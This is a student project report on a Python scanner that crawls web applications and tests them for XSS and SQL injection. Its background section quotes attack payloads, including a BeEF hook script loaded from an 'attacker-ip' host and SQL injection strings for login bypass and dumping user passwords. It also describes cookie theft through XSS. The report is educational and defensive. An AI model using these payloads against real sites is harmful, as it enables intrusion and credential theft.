

# Project Report On Web Vulnerability Scanner

Submitted to I.KG Punjab Technical University, Jalandhar

**In partial fulfillment of the requirements  
For the degree of**

B. Tech Computer Science & Engineering (2020-2024)



**Submitted By:  
Gureet  
(2026574)**

**PCTE INSTITUTE OF ENGINEERING & TECHNOLOGY, LUDHIANA**

## **Declaration**

I swore that the work being presented by me in the dissertation titled “ **Web Vulnerability Scanner** ” in partial requirements for the fulfillment of degree of B.Tech Computer Science and Engineering to be submitted in **PCTE INSTITUTE OF ENGINEERING AND TECHNOLOGY, LUDHIANA** affiliated to **PTU, Jalandhar** is authentic record of my own work carried out by me under the supervision of **Jahanvi**.

(Gureet)

## **Acknowledgement**

**On the very outset I would like to thank the almighty GOD for showering his blessing & providing me with the courage, motivation & strength to complete my project.**

**Every Project work demands a lot of hard work, time, patience and concentration. While working on this seminar, apart from these aspects, I have developed necessary skills and attitude, which are always required in a professional field. I am thankful to all those who helped me in completing this project.**

**I express my deep sense of gratitude & indebtedness towards my respected Project In-charge "Jahanvi", and faculty members of PCTE Institute of Engineering and Technology from whom I have learnt the technical skills for completion of this Project. Without their guidance, I would have found it really difficult to undertake the project work. I would like to thank them for their ever available, unconditional help & guidance that they made available throughout the project work.**

**I would also like to acknowledge the encouraging attitude of my friends & other staff members of P.C.T.E family that helped me to complete the project work.**

**(Gureet)**

## **Certificate from Organization**

This is to certify that format and quality of presentation of project report submitted by

**Gureet**

As one of the requirements for the degree of

**B.Tech Computer Science and Engineering**

is acceptable to

**Department of Computer Science and Engineering,**

**PCTE, Ludhiana**

**Head of Dept.**

---

**PCTE Institute of Engineering and Technology, Ludhiana**

## **Certificate from Internal Guide**

This is to certify that the project title “**Web Vulnerability Scanner**” submitted for the degree of **B.Tech Computer Science and Engineering** in the project of **PCTE Institute of Engineering and Technology, Ludhiana** affiliated to **PTU, Jalandhar** is a benefited research which is carried out under my supervision and no part of this project has been for any other degree. The student has worked very hard and sincerely during this project.

**Project Supervisor**

**( Jahanvi )**

**(Faculty, PCTE)**

**Ludhiana**

## **Abstract**

In an era where web applications are integral to business operations and user interactions, ensuring their security is paramount. This project “**Web Vulnerability Scanner**” presents a comprehensive vulnerability scanner designed to detect and report critical security flaws, specifically Cross-Site Scripting (XSS) and SQL Injection (SQLi) vulnerabilities. Leveraging Python and popular libraries such as requests, BeautifulSoup, and Selenium, the scanner systematically crawls web applications, identifying potential attack vectors.

The scanner features an automated login mechanism, supporting both standard web applications and specialized environments like the Damn Vulnerable Web Application (DVWA). It incorporates robust payload injection techniques to test for XSS and SQLi vulnerabilities across various endpoints, including URLs and form inputs. The scanner's modular design allows for easy integration and customization, accommodating different payloads and attack methodologies.

Introduction to Project .....	1
Purpose of Project .....	1
Problems in Existing System .....	2
Solutions to these Problems .....	2
Objectives of Project .....	3
Features of Project .....	4
System Analysis .....	6
Introduction .....	6
Analysis Model .....	6
Project Planning .....	9
Understanding the topic .....	9
Proposed Modules: .....	12
Modular break-up of the system .....	12
Process logic for each module .....	13
File structure requirements .....	13
Documentation .....	13
Feasibility Study .....	14
Technical Feasibility .....	14
Operational Feasibility .....	15
Economic Feasibility .....	15
Requirement Specifications .....	16
Hardware Specifications .....	16
Software Specifications .....	16
Modules of This Project .....	17
Methodology .....	19
UCD (Use Case Diagram) .....	20
DFD (Data Flow Diagram) .....	21
Design : .....	26
Coding .....	28
Future Scope .....	33
References .....	34

## **Introduction to Project**

This project focuses on developing a web-based vulnerability scanner made in Python aimed at identifying and reporting vulnerabilities in web applications. This Project has the following main functionalities :

1. Scanning for XSS and SQL specific vulnerabilities.
2. Crawling URLs using Selenium and Chrome web driver.
3. Automate login process while scanning.
4. Support of multi-thread environment.

## **Purpose of Project**

Web-applications are often subject to attacks from hackers for a variety of reasons, from gathering data stored by the website to replacing files served with malicious ones. There is a large range of well-known vulnerabilities in web-applications that can be used to attack a site, and it is vital that these are detected before they are exploited. In this dissertation, I present a web-application vulnerability scanner for automated detection and reporting of common website Vulnerabilities. Many common vulnerabilities go unknown by website developers, as well as the methods for their mitigation and prevention. This leads to many severe issues being present on websites, likely to be un-patched until they are exploited and cause major damage to the site owners. A common way to avoid being vulnerable to such attacks is to hire a penetration tester, to attempt to break into the website or server and report any vulnerabilities found so that the application developers can fix them. In this project, I aim to create a tool that scans for a variety of common website vulnerabilities, focusing on the most commonly reported vulnerability, XSS, and one of the most dangerous vulnerabilities, SQL. The core design feature is extensibility, such that new vulnerability tests can be easily added in the future.



## **Problems in Existing System**

### **1. High Competition Leading to Lower Quality:**

- The IT sector is highly competitive, often leading to compromised quality in the services provided by many vulnerability scanners.

### **2. Expensive Premium Memberships:**

- Many existing vulnerability scanners charge exorbitant fees for premium memberships, making them inaccessible to smaller organizations or individual developers.

### **3. Lack of Customizable Inputs:**

- Existing vulnerability scanners often do not allow users to customize inputs, making it difficult to tailor the scans to specific needs and potentially missing critical vulnerabilities.

### **4. Lack of Speed:**

- Many existing tools are slow, leading to inefficient scanning processes and delays in identifying vulnerabilities.

## **Solutions to these Problems**

The development of the new system contains the following activities, which try to solve all the problems in the existing systems:

### **1. Enhanced Security with Passive Reconnaissance:**

- The scanner provides robust security by employing passive reconnaissance techniques, ensuring thorough vulnerability detection without actively interacting with the target system.

## 2. **Multi-Threaded Environment:**

- The scanner is designed to support a multi-threaded environment, significantly improving the speed and efficiency of the scanning process.

## 3. **Customizable Inputs with Login Information and Payload Files:**

- Users can customize inputs, including login information and payload files, allowing for more tailored and effective vulnerability scans.

## 4. **Automated Browser Interaction with Selenium:**

- By using Selenium WebDriver, the scanner automates browser interactions, making it easier to detect vulnerabilities that require user interaction, such as XSS and SQL injection.

# **Objectives of Project**

- Comprehensive Vulnerability Detection
- High Efficiency and Speed
- Customization and Flexibility
- Automation through Browser Interaction
- User-Friendly and Accessible
- Enhanced Security Posture
- Scalability and Integration
- Passive Reconnaissance

## **Features of Project**

### **◆ Cross-Site Scripting (XSS) Detection:**

- Scans web applications for XSS vulnerabilities.
- Uses predefined payloads to test for XSS vulnerabilities in both GET and POST methods.
- Handles unexpected alerts and resets the web driver for continuous scanning.
- Logs and reports detected XSS vulnerabilities with specific details about the injection point and payload used.

### **◆ SQL Injection (SQLi) Detection:**

- Scans web applications for SQL injection vulnerabilities.
- Utilizes a list of common SQL injection payloads to test input fields and URL parameters.
- Checks for SQL error messages and HTTP 500 status codes to identify potential SQL injection points.
- Logs and reports detected SQL injection vulnerabilities with specific details about the injection point and payload used.

### **◆ Automated Web Crawling:**

- Integrates a web crawler to automatically discover URLs and input fields within the target web application.
- Ensures comprehensive coverage of the application by identifying all potential injection points.

### **◆ Headless Browser Automation:**

- Utilizes Selenium with headless Chrome for automated browser interactions.
- Adds necessary cookies to maintain session state during testing.
- Configures browser options to enhance scanning efficiency and reduce noise in the output.

**◆ Payload Management:**

- Supports custom payloads by allowing users to specify payload files.
- Provides default payloads for XSS and SQL injection testing.

**◆ Error Handling and Fault Detection:**

- Detects and handles unexpected browser alerts during XSS testing.
- Checks for SQL error messages and server error codes to identify successful SQL injection attempts.
- Resets the web driver upon encountering critical errors to ensure continuous scanning.

**◆ Extensibility:**

- Modular design allows for easy addition of new vulnerability types and payloads.
- Open to integration with other security tools and frameworks for enhanced functionality.

# **System Analysis**

## **Introduction**

After analyzing the requirements of the task to be performed, the next step is to analyze the problem and understand its context. The first activity in the phase is studying the existing system and other is to understand the requirements and domain of the new system. Both the activities are equally important, but the first activity serves as a basis of giving the functional specifications and then successful design of the proposed system. Understanding the properties and requirements of a new system is more difficult and requires creative thinking and understanding of existing running system is also difficult, improper understanding of present system can lead diversion from solution.

## **Analysis Model**


This document plays a vital role in the development of life cycle (SDLC) as it describes the complete requirement of the system. It means for use by developers and will be the basic during testing phase. Any changes made to the requirements in the future will have to go through formal change approval process.

SPIRAL MODEL was defined by Barry Boehm in his 1988 article, "A Spiral Model of Software Development and Enhancement. This model was not the first model to discuss iterative development, but it was the first model to explain why the iteration models.

As originally envisioned, the iterations were typically 6 months to 2 years long. Each phase starts with a design goal and ends with a client reviewing the progress thus far. Analysis and engineering efforts are applied at each phase of the project, with an eye toward the end goal of the project.

**The steps for Spiral Model can be generalized as follows:**

- The new system requirements are defined in as much details as possible. This usually involves interviewing a number of users representing all the external or internal users and other aspects of the existing system.
- A preliminary design is created for the new system.
- A first prototype of the new system is constructed from the preliminary design. This is usually a scaled-down system, and represents an approximation of the characteristics of the final product.
- A second prototype is evolved by a fourfold procedure:
  1. Evaluating the first prototype in terms of its strengths, weakness, and risks.
  2. Defining the requirements of the second prototype.
  3. Planning an designing the second prototype.
  4. Constructing and testing the second prototype.
    - At the customer option, the entire project can be aborted if the risk is deemed too great. Risk factors might involve development cost overruns, operating-cost miscalculation, or any other factor that could, in the customer's judgment, result in a less-than-satisfactory final product.
    - The existing prototype is evaluated in the same manner as was the previous prototype, and if necessary, another prototype is developed from it according to the fourfold procedure outlined above.
    - The preceding steps are iterated until the customer is satisfied that the refined prototype represents the final product desired.
    - The final system is constructed, based on the refined prototype.
    - The final system is thoroughly evaluated and tested. Routine maintenance is carried on a continuing basis to prevent large scale failures and to minimize down time.



**Spiral model**

## **Project Planning**

Working in a team implies the need for some common guidelines and standards to be followed by team members across all teams. For optimum usage of the available machine time, it is necessary that every session is planned. Planning of project will include the following:

- Understanding the topic
- Proposed Modules
- Modular break-up of the system
- Process logic for each module
- File structure definition
- Documentation

### **Understanding the topic**

The field of web application security and vulnerability scanning may include many technical terms and concepts that could be new. As soon as the project is allocated to the team, all members should carefully review the project to:

- Identify all terms and phrases that are not familiar or that are application-specific.
- Understand the logical flow of events in the application.

### **❖ Cross - Site Scripting (XSS) :**

Cross Site Scripting (XSS) is a vulnerability allowing an attacker to provide arbitrary JavaScript to a web page which is then be served to unsuspecting visitors of the page and run in their browser. There are three variants of this vulnerability: reflected XSS, stored (or “persistent”) XSS, and DOM XSS. In reflected XSS, an HTTP request causes JavaScript to be run on the resulting page. If this is a get request, the malicious code can be obfuscated to avoid suspicion, and the link can then be shared in phishing attacks to run code on victim’s browsers. This can occur whenever a user supplied value appears somewhere in the resulting page. In persistent XSS, JavaScript can be submitted to a page which is stored on the website indefinitely. Any user visiting the page unknowingly runs the malicious code provided previously. This is possible anywhere input is shown to all users of a site — common



examples are comment or review forms. In DOM XSS, the malicious code is not part of the raw HTML of our page, but instead is loaded into the DOM at parse time - for example, JavaScript can be included in the URL, and if the code that runs as a result evaluates `document.URL` at run-time, the malicious code will be executed without it appearing on the page. This is a niche method for exploiting XSS and nowadays is prevented by the browser, and so we are not concerned with its detection. XSS attacks can be used to steal information from or to control the victim's browser. One of the most common attacks is cookie stealing, in which an attacker provides a payload such as `` and then sets up a local web server to listen for incoming HTTP requests. Whenever this payload runs on a victim's browser, an HTTP request is made to the attacker's server which includes the cookies from the browser, and so the attacker can record the cookies to be able to log in as the victim at a later date. Much more complex attacks can also be run even by low skilled hackers, or "script kiddies", due to the availability of websites such as xss-payloads which provide ready to run payloads, covering attacks such as keylogging and forcing a malicious file to be downloaded. Frameworks such as BeEF also allow for many attacks to be run easily, by providing a "hook" script that turns all victim browsers into "zombies" that can be forced to run any of over 300 readily available payloads at any time. This can be injected into a vulnerable site with a payload as simple as `<script src="http://attacker-ip:3000/hook.js"></script>` which the BeEF framework provides for the user, alongside some example sites to test it out on. <http://www.xss-payloads.com/> To prevent XSS, extensive filtering needs to be put in place on user input. It is advisable to use existing XSS filtering functions provided by web frameworks, as it is easy to miss an attack vector when implementing one's own filtering. OWASP provides cheat sheets for preventing XSS, aiding website developers, as well as evading filters that prevent XSS for the benefit of penetration testers.

### ❖ SQL Injection :

SQL Injection (SQLi) is a critical security vulnerability that occurs when an attacker can manipulate the SQL queries an application makes to its database. This happens when user inputs are not properly sanitized and are directly included in SQL statements. Attackers exploit this by injecting malicious SQL code into the input fields, which is then executed by the database. A typical SQLi payload might look like `' OR '1'='1';--`, which can be used to bypass authentication. When inserted into a login form, the query might transform from:

SELECT \* FROM users WHERE username = 'admin' AND password = 'password'; to  
 SELECT \* FROM users WHERE username = " OR '1'='1';--' AND password = 'password';

Other common payloads include:

- Union-based SQLi: '; UNION SELECT null, username, password FROM users;--  
 This exploits the SQL UNION operator to combine the results of the original query with results from another query, potentially leaking sensitive data.
- Error-based SQLi: ' AND 1=CONVERT(int, (SELECT @@version));-- This forces the database to produce an error, which can reveal information about the database version, schema, or other details.
- Blind SQLi: ' OR 1=1;-- and ' OR 1=2;-- This technique involves sending payloads that produce different responses based on true/false conditions, allowing the attacker to infer information from the application's behavior.

### ❖ **Crawling :**

The web crawler begins by loading the given start page from the user. It then repeatedly finds URLs and forms on the current web page, adding all found URLs to to explore and storing the Locators representing the forms for later use. The crawler uses a breadth first search, implemented by using a deque as the to explore queue and storing the URLs already seen in a set called explored. The use of a set allows for constant time lookup and insert, which are the two operations required during crawling. Python does not provide a queue structure, and hence a deque is used for to explore, ignoring the additional functionality provided. The crawler allows for both a maximum depth to be set, as well as a maximum time. To allow the depth to be limited, the point in the queue where the depth of pages being explored changes is tracked. This is done by appending the current depth after all URLs at that depth: appending 17“1” to the initial set of URLs, then upon finding an integer in the queue, add one and append to the end of the list if it does not indicate that the maximum depth has been reached. There are two methods to limit the execution time of a process in Python: through Signals, which throw an exception after a given period, or by running the process in another thread and limiting the execution of this thread. Python signals can be ignored, notably by a Request waiting for a reply, whereas thread joins always force the thread to terminate and hence time limiting has been implemented with threads. The web crawler was implemented with Python

Requests and BeautifulSoup, as Requests provides a fast HTTP request interface and BeautifulSoup allows simple parsing and querying of the HTML result.

### ❖ Finding Pages

To locate URLs in a web page, the crawler looks in various places for potential URLs and attempts to form them into URLs. As the crawler parses from HTML, many paths are not absolute URLs but paths relative to the current URL, and so they must be parsed into absolute paths for the crawler to be able to request them. The crawler first uses a URL regular expression to attempt to find URLs in the page source, which finds all absolute links that may not necessarily be in the other searched locations. The crawler then gathers the href attributes of all “a” tags (hyperlinks), as well as the actions (submit-to pages) from “form” tags.

### ❖ Finding Inputs

All possible get and post requests publicly available are given as either forms with a get or post method, or as a URL with the get request encoded into it. For forms, all form tags in the page are obtained, then their children searched for different inputs. The crawler searches for input, text-area, button, select and data-list tags, then gathers a default value from each where it is given and creates a locator representing this information. For selects and data-lists, it is required to search their children for an option tag to be able to gather a default value.

### **Proposed Modules:**

1. User Interface (UI) Module
2. Crawler Module
3. Injection Module
  - XSS Injection
  - SQL Injection
4. Payload Management Module

### **Modular break-up of the system**

- Identify the various modules in the system
- List them in the right hierarchy

- Identify their priority of development

### **Process logic for each module**

For every module, the process logic should be identified so that an outline is ready. The process logic may be clarified in case there are any doubts or problems.

### **File structure requirements**

The structure of the payload and configuration files has been given. If necessary, additional fields or configurations can be added. Ensure unique identification of records through a key field; use a composite key field if needed.

- All validations can be defined within the property sheets of forms or through scripting.
- Editing or deleting records should be managed through the application interface or script options.
- Explore additional features and validations if time permits.

### **Documentation**

The documentation should be submitted to the coordinator in the specified format. It should include:

- **Problem Statement:** Outline the objectives and goals of the project.
- **Form Design:** Describe the design and structure of the user interface forms.
- **Validation Performed:** Detail any validation logic applied to inputs and forms.
- **Suggested Enhancements:** Propose potential improvements for future iterations of the project.
- **Hardware and Software Specifications:** List the hardware and software requirements for the project.
- **Appendix:** Include all handwritten outlines, form designs, and report templates.

## **Feasibility Study**

Preliminary investigation examine project feasibility, the likelihood the system will be useful to the organization. The main objective of the feasibility study is to test the Technical, Operational and Economical feasibility for adding new modules and debugging old running system. All system is feasible if they are unlimited resources and infinite time. There are aspects in the feasibility study portion of the preliminary investigation:

- Technical Feasibility
- Operation Feasibility
- Economic Feasibility

### **Technical Feasibility**

The technical issues usually raised during the feasibility stage of the investigation include the following:

- Does the necessary technology exist to do what is suggested?
- Do the proposed equipment have the technical capacity to hold the data required to use the new system?
- Will the proposed system provide adequate response to inquiries, regardless of the number or location of users?
- Can the system be upgraded if developed?
- Are there technical guarantees of accuracy, reliability, ease of access, and data security?

Our system is technically feasible for the following reasons:

- **Technology:** The project leverages existing and widely used technologies such as Selenium WebDriver, Python, and web application scanning techniques.
- **Capacity:** The proposed equipment and cloud resources can handle the data and processing requirements of the system.
- **Scalability:** The system can be upgraded and scaled to accommodate more users and more extensive vulnerability scanning capabilities.

- **Reliability and Security:** The system uses secure coding practices, ensuring data security and reliability. Permissions are granted based on roles, ensuring accuracy and control.

## Operational Feasibility

Proposed projects are beneficial only if they can be turned into information systems that meet the organization's operational requirements. Operational feasibility aspects of the project are an important part of the project implementation. Some of the important issues raised to test the operational feasibility of a project include the following:

- Is there sufficient support for the management from the users?
- Will the system be used and work properly if it is developed and implemented?
- Will there be any resistance from the users that will undermine the possible application benefits?

This system is designed to address these issues:

- **Support:** The system has received sufficient support from management and users. Their requirements have been taken into consideration during the planning phase.
- **Usability:** The system is user-friendly and easy to operate, following a step-by-step approach to perform tasks.
- **Acceptance:** No significant resistance from users is expected, as the system addresses their needs effectively and efficiently.

## Economic Feasibility

For declaring that the system is economically feasible, it should be cost-effective and within budgetary constraints. It should be cheap and quick to implement. The economic feasibility aspects include:

- The system is cost-effective, utilizing existing resources and technologies.
- No additional peripherals or software are required for the development of the system, minimizing costs.

- The system leverages open-source tools and platforms, reducing licensing costs and making it affordable for deployment and maintenance.

Overall, the proposed web application security scanner project is feasible across technical, operational, and economic dimensions. It effectively utilizes current technologies, meets user and organizational needs, and operates within budget constraints.

## **Requirement Specifications**

### **Hardware Specifications**

- \*NIX Systems (incl.64-bit)
- 4 GB RAM recommended
- 500 MB hard disk space + at least 2 GB for caches.
- 1024x768 minimum screen resolution.

### **Software Specifications**

- LINUX Operating System / Virtual Workspace
- Web Browser
- Chrome Driver
- Python

## **Modules of This Project**

### **1. Crawler Module**

The crawler module serves as the backbone of the web application security scanner, responsible for traversing the target web application, identifying input fields, and extracting relevant information for vulnerability assessment. Key functionalities include:

- **URL Navigation:** Navigates through the target URLs to discover web pages and forms.
- **Input Field Identification:** Identifies input fields such as textboxes, text areas, and buttons for further analysis.
- **Session Handling:** Manages user sessions for authenticated scanning.
- **Cookie Management:** Handles cookies to maintain session state during scanning.

### **2. Injection Module (XSS and SQL)**

The injection module simulates various injection attacks, including Cross-Site Scripting (XSS) and SQL Injection, to assess the security posture of the target web application. Features include:

- **Payload Injection:** Injects payloads into input fields to test for vulnerabilities.
- **XSS Injection:** Executes XSS payloads to determine if the application is susceptible to XSS attacks.
- **SQL Injection:** Executes SQL payloads to identify potential SQL Injection vulnerabilities.
- **Error Handling:** Detects and handles unexpected alerts or errors during injection attempts.



### **3. Payload Module**

The payload module provides a repository of predefined payloads used during injection testing. This module enables customization of payloads and facilitates efficient testing of various injection scenarios. Key functionalities include:

- **Payload Management:** Manages a collection of XSS and SQL payloads for injection testing.
- **Payload Customization:** Allows users to define and customize payloads based on specific testing requirements.
- **Payload Selection:** Dynamically selects payloads based on injection context and target application characteristics.

### **4. Help Module (User Interface)**

The help module enhances user experience by providing intuitive user interfaces and assistance features. It ensures seamless interaction with the scanner and facilitates effective vulnerability identification and resolution. Features include:

- **User Authentication:** Enables users to register and log in securely to access scanner functionalities.
- **Navigation Interface:** Provides a user-friendly interface for navigating through the scanner functionalities and options.
- **Feedback Mechanism:** Allows users to submit feedback, report issues, and request assistance.
- **Documentation:** Offers comprehensive documentation and guidance on scanner usage, features, and best practices.

These modules collectively form the core components of the web application security scanner, enabling efficient and thorough assessment of web application vulnerabilities while providing a seamless user experience.

## **Methodology**

The methodology involves:

### **1. Setup and Initialization:**

- Setting up a web driver for browser automation.
- Loading payloads from the provided text files.


### **2. Scanning Process:**

- Navigating to the target URL.
- Injecting payloads into form fields and URL parameters.
- Detecting potential vulnerabilities based on the response.

### **3. Fault Detection:**

- For XSS: Detecting unexpected alerts as an indication of successful payload execution.
- For SQLi: Checking for common SQL error messages in the response.

## UCD (Use Case Diagram)



## **DFD (Data Flow Diagram)**

A data flow diagram is graphical tool used to describe and analyze movement of data through a system. These are the central tool and the basis from which the other components are developed. The transformation of data from input to output, through processed, may be described logically and independently of physical components associated with the system. These are known as the logical data flow diagrams. The physical data flow diagrams show the actual implements and movement of data between people, departments and workstations. A full description of a system actually consists of a set of data flow diagrams. Using two familiar notations Yourdon, Gane and Sarson notation develops the data flow diagrams. Each component in a DFD is labeled with a descriptive name. Process is further identified with a number that will be used for identification purpose. The development of DFD'S is done in several levels. Each process in lower level diagrams can be broken down into a more detailed DFD in the next level. The top-level diagram is often called context diagram. It consists a single process bit, which plays vital role in studying the current system. The process in the context level diagram is exploded into other process at the first level DFD. The idea behind the explosion of a process into more process is that understanding at one level of detail is exploded into greater detail at the next level. This is done until further explosion is necessary and an adequate amount of detail is described for analyst to understand the process.

Larry Constantine first developed the DFD as a way of expressing system requirements in a graphical from, this lead to the modular design.


A DFD is also known as a "bubble Chart" has the purpose of clarifying system requirements and identifying major transformations that will become programs in system design. So it is the starting point of the design to the lowest level of detail. A DFD consists of a series of bubbles joined by data flows in the system.

### **DFD Symbols**

In the DFD, there are four symbols

1. A square defines a source(originator) or destination of system data
2. An arrow identifies data flow. It is the pipeline through which the information flows
3. A circle or a bubble represents a process that transforms incoming data flow into outgoing data flows.


4. An open rectangle is a data store, data at rest or a temporary repository of data



Process that transforms data flow.



Source or Destination of data



Data flow



Data Store

## **Constructing a DFD**

Several rules of thumb are used in drawing DFD'S:

1. Process should be named and numbered for an easy reference. Each name should be representative of the process.
2. The direction of flow is from top to bottom and from left to right. Data traditionally flow from source to the destination although they may flow back to the source. One way to indicate this is to draw long flow line back to a source. An alternative way is to repeat the source symbol as a destination. Since it is used more than once in the DFD it is marked with a short diagonal.
3. When a process is exploded into lower level details, they are numbered.
4. The names of data stores and destinations are written in capital letters. Process and dataflow names have the first letter of each word capitalized

A DFD typically shows the minimum contents of data store. Each data store should contain all the data elements that flow in and out.

Questionnaires should contain all the data elements that flow in and out. Missing interfaces redundancies and like is then accounted for often through interviews.

## **Salient Features of DFDs**

1. The DFD shows flow of data, not of control loops and decision are controlled considerations do not appear on a DFD.
2. The DFD does not indicate the time factor involved in any process whether the dataflow take place daily, weekly, monthly or yearly.
3. The sequence of events is not brought out on the DFD.

## **Types of data flow diagrams**

1. Current Physical
2. Current Logical
3. New Logical
4. New Physical

### **Current physical**

In Current Physical DFD process label include the name of people or their positions or the names of computer systems that might provide some of the overall system-processing label includes an identification of the technology used to process the data. Similarly data flows and data stores are often labels with the names of the actual physical media on which data are stored such as file folders, computer files, business forms or computer tapes.

### **Current logical**

The physical aspects at the system are removed as much as possible so that the current system is reduced to its essence to the data and the processors that transform them regardless of actual physical form.

### **New logical**

This is exactly like a current logical model if the user were completely happy with he user were completely happy with the functionality of the current system but had problems with how it was implemented typically through the new logical model will differ from current logical model while having additional functions, absolute function removal and inefficient flows recognized.

### **New physical**

The new physical represents only the physical implementation of the new system.

## **Rules governing the DFDs**

### **Process**

- 1) No process can have only outputs.
- 2) No process can have only inputs. If an object has only inputs than it must be a sink.
- 3) A process has a verb phrase label.

### **Data store**

- 1) Data cannot move directly from one data store to another data store, a process must move data.
- 2) Data cannot move directly from an outside source to a data store, a process, which receives, must move data from the source and place the data into data store
- 3) A data store has a noun phrase label.

### **Source or Sink**

